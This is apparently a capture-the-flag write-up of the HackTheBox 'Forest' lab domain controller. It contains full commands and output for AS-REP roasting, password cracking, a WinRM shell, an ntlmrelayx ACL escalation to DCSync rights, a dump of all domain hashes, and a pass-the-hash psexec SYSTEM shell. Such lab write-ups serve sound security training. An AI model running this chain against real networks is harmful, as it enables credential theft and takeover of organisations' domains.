HackTheBox – Forest

I began by adding 10.10.10.161 to /etc/hosts as forest.htb
I then ran several nmap scans – first for the top 100 ports, then for all and then one final thorough scan of all of the discovered ports, this revealed quite a few running services. Judging by the running services this machine appears to be a domain controller.

 # Nmap 7.80 scan initiated Mon May 18 11:46:38 2020 as: nmap -A
-p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664-49703 -oN nmap.txt forest.htb
Nmap scan report for forest.htb (10.10.10.161)
Host is up (0.031s latency).
Not shown: 31 closed ports
PORT   STATE SERVICE   VERSION
53/tcp   open domain?
| fingerprint-strings:
| DNSVersionBindReqTCP:
| version
|_   bind
88/tcp   open kerberos-sec Microsoft Windows Kerberos (server time: 2020-05-18 10:57:08Z)
135/tcp   open msrpc   Microsoft Windows RPC
139/tcp   open netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open ldap   Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open kpasswd5?
593/tcp   open ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open tcpwrapped
3268/tcp open ldap   Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
5985/tcp open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf   .NET Message Framing
47001/tcp open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc   Microsoft Windows RPC
49665/tcp open msrpc   Microsoft Windows RPC
49666/tcp open msrpc   Microsoft Windows RPC
49667/tcp open msrpc   Microsoft Windows RPC
49671/tcp open msrpc   Microsoft Windows RPC
49676/tcp open ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open msrpc   Microsoft Windows RPC
49684/tcp open msrpc   Microsoft Windows RPC
49703/tcp open msrpc   Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=5/18%Time=5EC275A9%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version
SF:x04bind\0\0\x10\0\x03");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/18%OT=53%CT=49668%CU=41531%PV=Y%DS=2%DC=T%G=Y

%TM=5EC
OS:276BD%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10C%CI=I%II=I%TS=A)SEQ(
OS:SP=103%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=O%TS=A)SEQ(SP=103%GCD=1%ISR=10C
%T
OS:I=RD%CI=I%II=I
%TS=B)OPS(O1=M54DNW8ST11%O2=M54DNW8ST11%O3=M54DNW8NNT11%O4
OS:=M54DNW8ST11%O5=M54DNW8ST11%O6=M54DST11)WIN(W1=2000%W2=2000%W3=2000%W4
=2
OS:000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M54DNW8NNS%CC=Y
%Q=)T1(R=Y
OS:%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S
%F=AR%O=%RD
OS:=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y
%T=80%W=0%
OS:S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=
%RD=0%Q=)T6(
OS:R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y
%T=80%W=0%S=Z%A=S+%F
OS:=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G
%RUCK=G
OS:%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h30m24s, deviation: 4h02m32s, median: -49m37s
| smb-os-discovery:
| OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
| Computer name: FOREST
| NetBIOS computer name: FOREST\x00
| Domain name: htb.local
| Forest name: htb.local
| FQDN: FOREST.htb.local
|_ System time: 2020-05-18T03:59:38-07:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: required
| smb2-security-mode:
| 2.02:
|_   Message signing enabled and required
| smb2-time:
| date: 2020-05-18T10:59:36
|_ start_date: 2020-05-18T10:52:21

TRACEROUTE (using port 80/tcp)
HOP RTT   ADDRESS
1   11.84 ms 10.10.14.1
2   11.87 ms forest.htb (10.10.10.161)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Mon May 18 11:51:25 2020 -- 1 IP address (1 host up) scanned in 287.27 seconds

Using enum4linux against the target revealed a few users.

Group 'Domain Users' (RID: 513) has member: HTB\sebastien
Group 'Domain Users' (RID: 513) has member: HTB\lucinda
Group 'Domain Users' (RID: 513) has member: HTB\svc-alfresco
Group 'Domain Users' (RID: 513) has member: HTB\andy
Group 'Domain Users' (RID: 513) has member: HTB\mark
Group 'Domain Users' (RID: 513) has member: HTB\santi

I used this information with impackets GetNPUsers script which revealed svc-alfresco's TGT.

```
root@kali:~/Desktop/impacket/examples# GetNPUsers.py htb.local/svc-alfresco -dc-ip forest.htb
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020 SecureAuth Corporation

Password:
[*] Cannot authenticate svc-alfresco, getting its TGT
$krb5asrep$23$svc-alfresco@HTB.LOCAL:eb76ae@abc1f7325022111f4f0158f34$952af0170f2fac6a34dbe0df07d89e9b6f3a5dd83a6830ebd47e5ea43c5abc4649b639100c94345921be412344fb97c601bf0ba2a4036545bfbc6b88f75963a1323e98ffa40adc64c591e0beeb7671b50f46d
f98b0996e184e12682bf77f83c1307c00702715b301d51824321d7b5824c1c99b3790174bb086d4add8651dfc14f002f2eb3a490d1b8c1bcab4272f91a025ff5452b8c4d12d8b092f3cd2745702a4c0ee547027d659eeed66e85a45826a0931ece9907602c79e14e165e0ff9c193b3e5399035e0221
a2735f10e454fc3a4afeae7a2aa692a320857771ac4e5b4a17633cf0be19
```

As a TGT is encrypted with the used NTLM hash we can use john to crack the users password.

```
root@kali:~/Desktop/HTB/Forest# john svc-alfresco.out --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:01:25 DONE (2020-05-18 12:07) 0.01174g/s 48000p/s 48000c/s 48000C/s s64891817..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop/HTB/Forest#
```

I noticed that winrm was running during my nmap scans, now that I have a set of credentials I can attempt to login using the via evil-winrm

```
root@kali:~/Desktop/HTB/Forest# evil-winrm -i forest.htb -u svc-alfresco -p s3rvice

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ../Desktop; dir


    Directory: C:\Users\svc-alfresco\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/23/2019   2:16 PM             32 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

I then used evil-winrms upload/download functions to transfer SharpHound.exe (A Bloodhound ingestor) onto the machine, this will allow me to gather information about the domain and help to build the next stages of the attack.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload /var/www/html/BloodHound/Ingestors/SharpHound.exe
Info: Uploading /var/www/html/BloodHound/Ingestors/SharpHound.exe to C:\Users\svc-alfresco\Documents\SharpHound.exe

Data: 1110016 bytes of 1110016 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ls


    Directory: C:\Users\svc-alfresco\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/26/2020    5:44 AM         832512 SharpHound.exe


*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ./SharpHound.exe -c all
----------------------------------------------
Initializing SharpHound at 5:44 AM on 5/26/2020
----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain HTB.LOCAL using path CN=Schema,CN=Configuration,DC=HTB,DC=LOCAL
[+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 21 MB RAM
Status: 123 objects finished (+123 20.5)/s -- Using 28 MB RAM
Enumeration finished in 00:00:06.2297717
Compressing data to .\20200526054418_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 5:44 AM on 5/26/2020! Happy Graphing!

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ls


    Directory: C:\Users\svc-alfresco\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/26/2020    5:44 AM          15223 20200526054418_BloodHound.zip
-a----         5/26/2020    5:44 AM          23611 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin
-a----         5/26/2020    5:44 AM         832512 SharpHound.exe


*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

I used the same function to download the outputted zip file.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> download 20200526054418_BloodHound.zip /root/Desktop/HTB/Forest/20200526054418_BloodHound.zip
Info: Downloading C:\Users\svc-alfresco\Documents\20200526054418_BloodHound.zip to /root/Desktop/HTB/Forest/20200526054418_BloodHound.zip

Info: Download successful!
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

Importing this into bloodhound generated the following graph.

I used this to map out the shortest route from svc-alfresco to administrator. Svc-alfresco is a member of account operators which has generic all permissions set against exchange windows permissions. The exchange group has writedacl permissions which can be abused to create new directory access list entries. To exploit this I created a new user and added them to the exchange and remote management groups.

I then used ntlmrelayx to escalate the users permissions, this involved running the command *ntmlrelayx.py -t ldap://forest.htb –escalate-user driggzzzz* followed by authenticating against http://loalhost/privexchange using the credentials for my created user.

```
root@kali:~/Desktop/impacket/examples# ntlmrelayx.py -t ldap://forest.htb --escalate-user driggzzzz
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 127.0.0.1, attacking target ldap://forest.htb
[*] HTTPD: Client requested path: /privexchange
[*] HTTPD: Client requested path: /privexchange
[*] HTTPD: Client requested path: /privexchange
[*] Authenticating against ldap://forest.htb as \driggzzzz SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD: Received connection from 127.0.0.1, but there are no more targets left!
[*] HTTPD: Received connection from 127.0.0.1, attacking target ldap://forest.htb
[*] HTTPD: Client requested path: /favicon.ico
[*] HTTPD: Client requested path: /favicon.ico
[*] HTTPD: Client requested path: /favicon.ico
[*] User privileges found: Create user
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[*] Success! User driggzzzz now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
```

This successfully completed an ACL attack. Running secretsdump.py with my users credentials successfully dumped the hashes of users on the domain.

```
root@kali:~/Desktop/impacket/examples# secretsdump.py htb/driggzzzz:H4ck3d\!@forest.htb
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcda9485fa39616888b9d43f05:::
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff:::
htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
htb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a15b1ebd0ef6c58b879c3:::
htb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae4e6f128668:::
htb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::
htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdcb6150f7:::
htb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0acb6066cd89072:::
driggzzzz:7603:aad3b435b51404eeaad3b435b51404ee:bc4103a138c65bd0c9c68cde4333c155:::
FOREST$:1000:aad3b435b51404eeaad3b435b51404ee:d6a71a5503b62da85fa6fb8319383b22:::
EXCH01$:1103:aad3b435b51404eeaad3b435b51404ee:050105bb043f5b8ffc3a9fa99b5ef7c1:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
```

With the hashes I could authenticate as the Administrator account using psexec.

```
root@kali:~/Desktop/impacket/examples# psexec.py htb.local/Administrator@forest.htb -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on forest.htb.....
[*] Found writable share ADMIN$
[*] Uploading file YpzrhgCz.exe
[*] Opening SVCManager on forest.htb.....
[*] Creating service kHDP on forest.htb.....
[*] Starting service kHDP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```